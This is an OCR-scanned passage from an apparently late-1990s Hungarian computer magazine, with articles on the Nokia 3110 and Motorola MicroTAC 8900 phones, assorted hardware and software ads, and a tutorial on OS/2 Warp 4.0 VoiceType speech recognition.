
len gombbal lehet tárcsázni, a hangpostát hívni, a hívásokat fogadni. Ezzel megszületett a *valóban egykezes mobiltelefon*, amelyet leginkább az egyszerűre sok telefont kezelő menedzserek vagy mondjuk a főzés közben telefonáló háziasszonyok értékelhetnek igazán.

A leegyszerűsített kezelés nem jelenti azt, hogy a készülék kevesebbet tudna versenytársainál. Éppúgy lehet vele faxot, adatot, rövid írásos üzenetet (SMS) küldeni és fogadni, mint bármely más, akár jóval drágább készülékkel. Értelemszerűen élvezhetők a GSM II Phase – a GSM második generációs – szolgáltatásai, mint például a hívó fél kijelzése, a saját szám elküldése vagy kijelzésének tiltása, a hívásátirányítás, külföldön a hálózat kiválasztása, a hangvezérelt tárcsázás stb.

A *hívásátirányítás és a hangvezérelt tárcsázás együttes használata* ma még kevésbé felismert lehetőségeket kínál. Ezzel a funkcióval a beérkező hívásokat szükség esetén például saját otthoni üzenet-rögzítőnkre irányíthatjuk, s a nap végén lehallgathatjuk. Ugyanakkor fontos üzeneteinket a tónushangokkal az otthoni készülékről is bármikor, bárholnan kérdezhetjük. De vigyázat; az átirányítás nem minden esetben kifizetődő, hiszen *az átirányítás vonalszakaszát nekünk kell kifizetni!*

A Nokia 3110 *nem ismeri a hívásvárakoztatást, a hívásletiltást és még néhány apróságot*, viszont van néhány olyan kiemelkedő tulajdonsága, amelyek révén a fiatalok, a nők kedvence lehet. Ilyen például a 25-féle, olykor dallamos csengetőhang, avagy – a csengetés helyett – a néma, villogó hívásjelzés. A divatos, ívelt kialakítású készülék a GSM-paletta egyik legszebb darabja.

K. T.

Kompaktlemez

Kompakt Technológia

Kompakt Szolgáltatás

Postacím:
Székesfehérvár
Pf.: 175.
8001

Tel.: (06-22) 329-132

Fax: (06-22) 329-133

E-mail: vtcd@mail.datanet.hu

Tekintse meg internetoldalunkat is: <http://www.vtcd.hu>

A vezeték nélküli kommunikáció egyik úttörője, a patinás nevű Motorola legutóbb két olyan újdonságot mutatott be, amelyek a magyarországi tervek szempontjából sem közömbösek.

A GSM (Global System for Mobile) mobiltelefon-rendszer elképesztően gyors és látványos sikere mellett is tudhatjuk egy ideje, hogy a 900 MHz-es rádiófrekvenciánál is van jobb: az 1800 MHz-s frekvencia. Vagy mondhatnánk úgy is; igazából még el sem dőlt, hogy melyik 900 MHz-es technológia lesz világszinten a győztes (mást és többfelét használnak az Egyesült Államokban, megint mást Japánban és így tovább), de már itt van az 1800 MHz-es technológiák versenye. Hallhattunk például a DECT-ről (Digital Enhanced Cordless Telecommunications), amelyet európai cégek igyekezete eredményeként szabványosítottak, de itt van már a DCS (Digital Cellular System) is, a GSM technológia „egyszerű” megduplázása (hogy ne is beszéljünk a többi nagyobb frekvenciás rendszerről, mint például a PCS 1900-ról). Végül eredményben valószínűleg mi, felhasználók leszünk a vehemens verseny haszonélvezői, hiszen ma már jól látható, hogy a mobil technológiák lassan átveszik az uralmat – legalábbis a személyi kommunikáció terén.

A következő nagy lépés nincs is olyan messze. A ma-

Kétsávós Motorola GSM-TŐL DCS-IG

A MicroTAC 8900 otthonosan mozog a GSM és a DCS rendszerben

gyar hírközlési elképzelések szerint az évezred végére be kell vezetni az 1800 MHz-s DCS és DECT technológiákat, s ehhez már jövőre ki kell alakítani a feltételeket (pályázat, koncesszió stb.). Ezért jelentős minden olyan hír, amely az új technológiákról szól.

A Motorola egyszerre két fontos fejlesztést mutatott be júliusban, a római DCS 1800 Global Summit elnevezésű konferencián. A celluláris üzletág szakemberei olyan hálózatot helyeztek üzembe, amelyen bemutathatták az ügynevezett továbbfejlesztett terheléskezelési (Advanced Load Management) funkciót. Ennek

lényege, hogy a világon elsőként az olyan GSM hálózatokban, ahol kiépült a DCS rendszer is, az operátorok a szabad kapacitások függvényében, celláról cellára léptethetik a beszélgetéseket, s ezzel a teljes hálózat a lehető legoptimálisabban használható ki. Így a szolgáltatás színvonalának javulása mellett – ritkábban szakad meg a vonal, érthetőbb a beszélgetés – lényegesen nő a kapacitás,

tehát a szolgáltató bevétele is. Az operátorok automatikusan, az igények függvényében változhatnak a drágább, de jobb minőségű DCS, illetve az olcsóbb, de könnyebben megzavarodó GSM között.

Hiába van persze remek szolgáltatás, ha nincs a piacon ahhoz méltó készülék. Nos, a Motorola legújabb, tudj' isten hánnyadik generációs mobil készüléke mindkét frekvenciasávban otthonosan mozog. A MicroTAC 8900 külsőre nem különbözik a nemzetközi piacon jól ismert csúcskészüléktől, a MicroTAC 8700-tól – csak a folyadékkristályos képernyőn láthatjuk a két sáv lehetőségét. Az új telefon folyamatosan figyeli a frekvenciasávokat, s a hálózatnak jelzi a jelerősséget. Az ott beépített, továbbfejlesztett ter-

heléskezelési rendszer megkeze- reszi a kétsávós telefonokat, és a rendelkezésre álló kapacitás függvényében automatikusan átkapcsolja az előfizetőt a számára előnyösebb frekvenciára.

A folyamatos hálózatfigyelés ellenére az elegáns MicroTAC 8900 nem kevesebb, mint 13 óra beszélgetési időn vagy 220 óra (!) készenléti időn át működőképes. A Motorola CELlect 3 PC adatkártyával kiegészülve 56 000 bps adatátviteli sebességet érhet el. Emellett – szinte hagyományosan – beépítették a VibraCall szolgáltatást, vagyis amikor a készülék csengetés helyett vibrálással jelzi a beérkezett hívást. Egyebekben lényegében ugyanolyan, mint a népszerű 8700-as készülék; könnyen kezelhető és módosítható menü, a GSM II szintű szolgáltatásainak integrálása stb. **K.T.**

Egy befektetés, ami azonnal megtérül!

EPLAN 5.11

Erősáramú és irányítástechnikai CAD, több verzióban, IBM PC - re.

Japántól az USA-ig több, mint 15.000 felhasználó!

Magyarországon már 120 - nál több eladott példány!

A korszerű nyugati technológia biztosíték arra, hogy Ön mindig az élen járjon, ne érezze magát kevesebbnek! Ne kullogjon a világszínvonal mögött, adjon egy esélyt önmagának! Ha termékünket választja megteremti a lehetőségét annak, hogy Ön mindig az élvonalban szerepeljen!

ADEPTUS
Üzemszervező
és Tanácsadó Kft.

H - 1134 Budapest, Lehel út 25.
T: (1)140-9318,(30) 471-565 F:(1) 120-2054

Calcomp TechJET720_C designer : „Mindent alapáron”[®]

**+8 MB
RAM
ajándék**

AKCIÓ!

Az A0-s változat most csak
555,555.-Ft+Áfa*

AMÍG A KÉSZLET TART

Forgalmazók:

Albacomp Rt. (22) 315-414, CAD-Art Kft. 209-4755, CAD+Inform Kft. (52) 417-266,
Építészeti Konstruktív Iroda 325-5565, FabiCAD Kft. 467-2850, GeoForm Kft. (46) 401-230,
GeoTrade Kft. 251-8327, Graphisoft CAD Stúdió 363-4608, HungaroCAD Kft. 326-8203,
Infornax Kft. (88) 428-235, Macroda Kft. 214-2392, MT-Miskolc 411-619,
Procomp Kft. (92) 311-373, QWERTY Kft. 166-9377, Server Kft. (46) 346-238

*Javasolt akciós végfelhasználói ár. A partnerek árai ettől eltérőek lehetnek.

Egy felülmúlhatatlan fekete-fehér rajzgép. Am az Ön kíván-
ságára színesen is rajzol. Felár nélkül. **Azonnal.** 720 dpi
monokróm és 360 dpi felbontással, színesben.

Gyors. Egy A1-es monokróm rajzot kevesebb, mint 3 perc alatt
készít el, ugyanez A0-s méretben sem több 5 percnél. Ezzel a
plotterrel az automata tekercsadagolóknak és -vágóknak köszön-
hetően **felügyelet nélkül** dolgoztathat.

A biztos alapokat adó állványt és a rajzgyűjtő kosarat az
akció idején minden vásárló **ajándékba kapja.**

A TechJet designer 720c várja utasításait. Mert az Ön munkája
csak **kiváló minőségben** kerülhet papírra.

Csak árban hasonlít mono versenytársaira. **Meg fog lepődni.**

A plotter alapára az összes fenti kiegészítőt, +8MB ajándék memóriát és
1 év helyszíni garanciát tartalmaz.
Kapható A1-es és A0-ás méretben.

Külön rendelhető opció:
PostScript[®] értelmező.

Magyarországi képviselő:

ELSAT INTERNATIONAL MAGYARORSZÁG KFT.
T.: 326-3689, 326-3690, F.: 326-0509, E-mail: info@elsat.hu

PORTOCOM RT.

A NOTEBOOK SPECIALISTA AUTOMOBIL '97: F/102/C
COMPAIR '97: A/307

Nagyteljesítményű notebookok, igényei szerinti összeállításban,
ügyfélszolgálati tanácsadással, kiegészítők széles választékával,
választható, 1-3 éves garanciával, saját szervizzel,
lízinggel, és sok más, biztonságot nyújtó
kereskedelmi szolgáltatással.

**MÁR MMX 200-as
PROCESSZORRAL IS!**

1115 BUDAPEST, BALLAGI MÓR U. 14. Tel.: 203-9269, 203-9276 <http://www.portocom.hu>


**Egyszerű a
csere
Az ára csak a
fele!**

**AMERIKAI
TINTAPATRONOK**

OEM patron	"Snap&Save" patron	költsége	induláskor	később
HP 51626A		3.306	1.880	
HP 51629A		4.253	2.320	
HP 51625A		5.960	4.560	
HP 51649A		6.200	4.800	
Canon BC-01/02, BX-2/3		3.973	2.080	
Canon BC-20		5.600	2.960	
Kompatibilis patronok:				
Canon BJI-642			2.560	
Canon BCI-21			1.120	
Canon BCI-10/11			2.140	
Epson S020047			2.560	

A fenti árak ÁFA nélkül értendők. Kérjen ismertetőt!

NYOMTASSON FÉLÁRON!

**VISZONT-
ELADÓKNAK
KEDVEZŐ
FELTÉTELEK!**

DIT
DIGITÁLTECHNIKA
Budapest, 1149 Egressy út 5.
T.: 30/463-657, T./f.: 221-6779
Győr, 9024 Mónus l. u. 19.
T.: 96/414-411, Fax: 517-501

TRAXDATA

**CD ÍRÓK
CD LEMEZEK
CÍMKÉZŐK
CÍMKÉK
RW CD ÍRÓ**

A TRAXDATA TERMÉKEK VISZONTTELADÓI:

- QUERTY COMPUTER KFT. • 1111 Budapest, Bartók B. út 14. • Tel.: 214-6806
- BAUM COMPUTER KFT. • 1122 Budapest, Székács u. 24. • Tel.: 214-6806
- COBRA COMPUTER • 1132 Budapest, Alig u. 14. • Tel.: 270-6390
- PROFI PLUSZ 2000 KFT. • 1042 Budapest, Király u. 25. • Tel.: 379-4719
- COMPUTRANS SZÁMÍTÁSTECHNIKAI NAGYKER • Tel.: (06-20) 392-373, 363-3738
- BLACK LINE TRADE KFT. • 1142 Budapest, Erzsébet Királyné útja 43/b • Tel.: 222-6282
- MACRODA KFT. • 1123 Budapest, Alkotás u. 21. • Tel.: 212-1648, 156-4802
- PLANTRADING KFT. • 1132 Budapest, Visegrádi u. 42-46. • Tel.: 149-7788

MAGYARORSZÁGI FORGALMAZÓ: IN-WEST KFT • 1062 BUDAPEST, SZÉKELY BERTALAN U. 27.
Tel.: 312-0082, 332-0548 • Tel./Fax: 332-0100 • Fax: 312-0209 • E-mail: cdcenter@mail.matav.hu.

Az OS/2 használatát bemutató sorozatunkban elérkeztünk az operációs rendszer egyik legnagyobb mutatójához: a beszédfelismeréshez. Nem kell senkinek megijednie, ennek az eszköznek a használatához nincsen szükség különleges hardverkiegészítőkre, csupán egy viszonylag jobb személyi számítógép és egy hangkártya kell hozzá. A Warp 4.0 megjelenésekor még sokan úgy gondolták, hogy a beszédfelismerés oly sokat követel a hardvertől, hogy nem fogják széles körben alkalmazni ezt a különleges szolgáltatást. Az elmúlt egy év alatt azonban olyan fejlődésen mentek át a PC kategóriájú gépek, hogy a 100 MHz-es Pentium processzor és a 24 Mbájtnyi memória már hozzátartozik a komputer alapkiépítéséhez.



A hangfelismerő rendszer használatához még egy hangkártyára és egy mikrofonra is szükségünk van, ám ezekre nincsen semmilyen különleges megkövetés: a Warp 4.0 által ismert bármilyen hangkártya megfelel, ám az nem árt, ha a mikrofonban egy kis zajszűrő is van. (A Warp 4.0 dobozában található is egy megfelelő fejhallgatóval egybeépített mikrofont.)

Ha a gépünk alkalmas a beszédfelismerő rendszer használatára, akkor a szoftver telepítése igazán egyszerű. Szinte semmit sem kell tenni, mert ha a telepítőprogram felismeri, hogy van megfelelő hangkártya a gépben, akkor automatikusan feltölti a Voice Type komponenst is. Abban az esetben, ha csak később szereljük fel gépünket hangkártyával, akkor a System Setup/Install-Remove/Selective

Kezdetben volt a billentyűzet, azután jött az egér, és most itt a mikrofon. Már oda sem kell ülni a számítógéphez, távolról, a karosszékből irányíthatjuk, vagyis szabadon dolgozhatunk vele. Mindez nem egy tudományos-fantasztikus filmbe illő elképzelés, hiszen a Warp 4.0 operációs rendszerbe épített beszédfelismerő rendszernek köszönhetően valósággá vált.

OS/2 Warp 4.0 (12.)

SZÓLJ RÁM!

- 1. A telepítés után a Voice Type gyűjtőben találjuk mindazon programot és segédeszközt, amelyek a beszédfelismerés beállításához és használatához szükségesek**
- 2. A Check Installation programmal a hangkártya és a mikrofon paramétereit ellenőrizhetjük, és szükség esetén módosíthatjuk is azokat**

Install program segítségével adhatjuk hozzá a rendszerhez ezt a komponenst. Ekkor az Optional System Component

oldalon kell bejelölni a Voice Type sort.

A szükséges fájlok felmásolása és a gép újraindítása után egy új ikont találhatunk a Programs folderben, Voice Type néven. Ebben a gyűjtőben vannak azok a programok, amelyekkel beállíthatjuk és használhatjuk a hangvezérlést és a diktálást. Itt kell megemlíteni, hogy a hangfelismerő rendszer több különböző nyelven is ért, azonban a magyar sajnos nem tartozik ezek közé. Így nem marad más választásunk, mint valamelyik világnyel-

ven, például angolul beszélgetni a számítógéppel. A feltétlenül szükséges parancsok megtanulása nem okoz annál nagyobb gondot, mint amikor egy olyan alkalmazói programmal dolgozunk, amelynek nem létezik magyar változata.

A beszédfelismerésnek több fokozata került be a Warp 4.0-ba. A Navigation az egyszerűbb változat: parancsokat, utasításokat adhatunk a segítségével az operációs

rendszernek és az erre a lehetőségére felkészített alkalmazásoknak. Ilyenkor a mikrofon tulajdonképpen az egér szerepét veszi át, nem kell a menüből kiválasztani az egyes pontokat, egyszerűen csak ki kell mondani a megfelelő utasítások nevét. A navigáció további könnyítésére mi magunk is rendelhetünk utasításokat egy-egy kimondott szóhoz, így bővítve a rendszert.


A Dictation már komolyabb számítástechnikai háttérre igénylő feladat. Ekkor teljesen szabadon beszélhetünk, diktálhatunk, és a számítógép egy szövegszerkesztőbe írja be a megértett szöveget. Itt már nehezebb a gép feladata, hiszen míg a navigáció esetében csak egy viszonylag szűk szóincset kell felismernie, addig a szöveg diktálásakor már a ragozásra és a szövegtérre is figyelnie kell. Aki a diktálás lehetőségével is élni szeretne, az minél gyorsabb processzort és minél több memóriát használjon. A diktáláshoz a rendszer egy több mint 20 ezer szavas szótárt használ, amelyet tovább lehet bővíteni speciális témakörhöz tartozó szavakat tartalmazó szótárakkal. A diktálásban a Dictation Window elnevezé-

sű segédprogram is segít, ám az egyes alkalmazások közvetlenül is tudják kezelni a felismert szöveget.


Az IBM beszédfelismerő rendszere minden külön beállítás nélkül is használható, azonban ahhoz, hogy a felismerés pontossága elérje a leírásokban megadott 95-99 százalékos értéket, tanítani kell a gépet. A tanítás abból áll, hogy a rendszer kezelője megismerteti a hangját, a kiejtését a számítógéppel, amely az így kapott információkat feldolgozza, tárolja és a továbbiakban fel is használja.

Egy gépet persze többen is használhatnak, ezért többféle hangmintát is definiálhatunk, és mindig kiválasztható, hogy éppen ki irányítja a rendszert. A több hangminta tárolásának a lehetősége akkor is hasznos lehet, ha ugyanaz a kezelő különböző környezetben, hol csendesebb, hol zajosabb körülmények között dolgozik a géppel. Érdemes több hangmodellt használni, mivel a rendszer dinamikusan fejleszti, javítja magát, így könnyen elronthatunk egy régebbi és jól működő betanítást, ha más hangmintáját vagy más háttérzajokat tartalmazó környezetet használunk.

További fontos tudnivaló, hogy míg a navigáció folyamatos beszéddel működik, és nagyrészt független a beszélő személyétől, addig a diktálásnál rövid szüneteket kell tartani a szavak között, és a felismerés pontossága nagyban függ a beszélő személyétől. A diktált szöveg felismeréséhez három lépcső vezet. A Voice Model az angol nyelvben használt, körülbelül 40 fonémát ismeri fel. A Vocabulary ezekből rakja össze a már említett, több mint 20 ezer szavas szótárban található kifejezés valamelyikét. A harmadik fázisban a Language Model értelmezi a szöveget, és a kör-

3

4

5

nyezetnek megfelelően alakítja a felismert mondatokat. Nagyon érdekes megfigyelni, hogy egy szöveg diktálásakor a szövegszerkesztőben azonnal, ám gyakran hibás változatban jelennek meg a szavak, de ahogy haladunk a mondatban, a rendszer automatikusan visszatér a korábban már leírtakhoz, és a szövegekörnyezetnek megfelelően javítja ki azokat.

A Warp 4.0 Voice Type gyűjtőjében többféle programot is találhatunk. A Check Installation segítségével ellenőrizhetjük, hogy jól csatlakoztattuk-e a mikrofont a hangkártyához, és beállíthatjuk a bemeneti jel szintjét. Ez utóbbit

3. A Voice Manager elindítása után a desktopon megjelenik a vezérlőprogram és egy segítségablak a kiadható utasításokkal. Kis kék keret jelzi, hogy mi van a rendszer fókuszában, azaz mire vonatkoznak a kiadott utasítások


4. A Where Can I Go gyűjtőben láthatjuk, hogy hová ugorhatunk egyetlen Jump to... utasítás kimondásával

5. Sokakat elkápráztathatunk az első játékos gyakorlattal, hiszen a gép megérti az államok nevét

6. Nem szabad sajnálni az időt a rendszer betanítására, így nagymértékben növelhetjük a felismerés pontosságát

egyébként rábízhatjuk a programra is: pár szót kell csak folyamatosan ismételtetni, miközben a rendszer automatikusan beállítja az optimális felvételi szintet.

A Dictation Macro Editor a diktálás során ügyködik. Gyakran használunk úgynevezett makroparancsokat, amelyek nem kerülnek bele a szövegbe, csupán annak tagolására, formázására vonatkoznak. Itt is, akárcsak akkor, amikor élő személynek diktálunk, meg kell mondani, hogy hová kerüljön vessző, pont, idézőjel vagy zárójel. További fontos

6

utasítás, ha egy számot betűvel vagy számjegyekkel szeretnénk beírni, esetleg nagybetűkkel akarunk kiemelni egy szövegrészt. Még arra is van lehetőség, hogy ismeretlen szavakat vagy rövidítéseket betűzve diktáljunk.

A számos előre definiált makró mellé mi magunk is készíthetünk újakat. Ehhez csupán fel kell venni a makróhoz tartozó hangutasítást, és definiálni kell a tennivalókat. Készíthetünk például olyan makroparancsot, amelynek hatására automatikusan a levélbe kerül cégünk fejléce, a megszólítás vagy a dátum és az aláírás.

Az Enrollment a pontos beszédfelismerés lelke. Ezzel a programmal különböző hangmodelleket definiálhatunk, akár a navigáció, akár a diktálás számára. A betanítás abból áll, hogy adott szavakat vagy kifejezéseket mondunk a mikrofonba, amelyeket a rendszer kiértékel és a továbbiakban felhasznál. A navigáció betanításához legalább 50 utasítást kell elismételni 170 mintakifejezésből. A diktálás tréningjén ugyancsak legalább 50 mondatot kell elmondani a felsorolt 283-ból. Persze, ha tökéletes felismerésre törekszünk, akkor nem árt az összes utasítás és mondat betanítása. Az akár több órát is igénybe vevő tréninget bármikor megszakíthatjuk, és később folytathatjuk. Nem szabad sajnálni a befektetett időt, a mindennapos munka során majd bőven megtérül.

A State Game az első olyan játék, amellyel kipróbálhatjuk a beszédfelismerő rendszer helyes működését. Egy ablakban az Egyesült Államok vagy Európa térképét láthatjuk, bejelölt államhatárokkal. Nincs más teendőnk, mint kimondani az államok, országok nevét, és ha a rendszer valamelyiket felismeri, akkor beszézi a megfelelő térképrészt. Ha nem vagyunk biztosak az államok vagy az országok nevében, szintén

hangutasítással kérhetünk segítséget (Help).

A *Voice Manager* programot kell elindítani, ha használni szeretnénk a beszédfelismerő rendszert. Ha a gép több felhasználó hangmodelljét őrizi, akkor itt kell kiválasztani azt is, hogy ki fogja kezelni a mikrofont. A *Voice Manager* a desktopon található ikonra kattintással is aktivizálhatjuk.

Ilyen ikonból többet is találhatunk, hiszen a program minden definiált felhasználóhoz létrehoz egyet, és az ikon alatt a beszélő neve is látható.

A *Voice Manager* elindításával egy időben számos változás történik a munkaasztalon. Megjelenik egy új ablak, amelyből a hangfelismerést vezérelhetjük, és mindig láthatjuk, megfelelő-e a felvételi szint és milyen utasításokat értett meg a program. Az ugyancsak itt található kis rajz segítségével ki-be kapcsolhatjuk a mikrofont, kiszűrve azokat a hangokat, amelyek nem a rendszernek szólnak. Ezt a ki-be kapcsolást egyébként *hangutasítás* kiadásával is megtehetjük. Ha ki akarjuk kapcsolni a mikrofont, a *Go-to-sleep* kifejezést kell bemondani. Ekkor a rendszer nem kapcsol ki teljesen, ám a bekapcsoló a *Wake-upplease* utasításon kívül semmi mást nem vesz figyelembe.

További változás, hogy a beállításoktól függően a *What Can I Say* ablakban láthatjuk azokat az utasításokat, ame-

lyeket az adott helyzetben kiadhatunk. Ennek az ablaknak a tartalma állandóan változik, attól függően, hogy milyen ablakon vagy alkalmazáson van a rendszer fókusza, azaz

milyen objektumra vonatkoznak a kiadott és megértett parancsok. A fókuszbán lévő objektumot vékony kék keret jelzi. Az egyes utasításoknak megfelelő hangmintákat megváltoztathatjuk, és újakat is felvehetünk a listába.

A *Where Can I Go* ablak azokat az objektumokat és alkalmazásokat tartalmazza, ahová a *Jump to...* utasítás kiadásával ugorhatunk, még akkor is, ha az adott objektum nem látható a desktopon. Így egyetlen lépésben megnyithatunk egy földert, elindíthatunk egy alkalmazást, vagy hozzákapcsolódhatunk egy Internet oldalhoz. Azt, hogy ebben az ablakban mi jelenjen meg, szintén mi határozhatjuk meg, hiszen valamennyi objektum *Properties* ablakában található egy *Speech* oldalt, ha telepítettük a *Voice Type* rendszert, és ezen az oldalon adhatjuk meg, hogy minek kell elhangoznia a *Jump to* után az objektum aktivizálásához. Az előbb említett ablakokat (*What Can I Say*, *Where Can I Go*) bezárhatjuk, ha nincsen szükségünk a segítségükre.

A *Voice Manager* elindítása után még egy változást vehetünk észre: az éppen fókuszbán lévő ablak bal felső sarkában megjelenik egy kis mikrofon nyomógomb, amelyet a beszédfelismerés ki-be kapcsolására használhatunk.

A *Migrate User Information* is fontos szerepe van. A hosszas betanítás akkor sem vész kárba, ha egy másik gépen szeretnénk használni a *Voice Type*-ot, mivel a felhasználó mentheti és egy má-



sik gép rendszerébe integrálhatja az általa létrehozott hangmodellt. Ilyenkor az új rendszeren létre kell hozni egy új felhasználót, és az Enrollment alkalmazása helyett csupán a mentett hangmodellt kell betölteni.

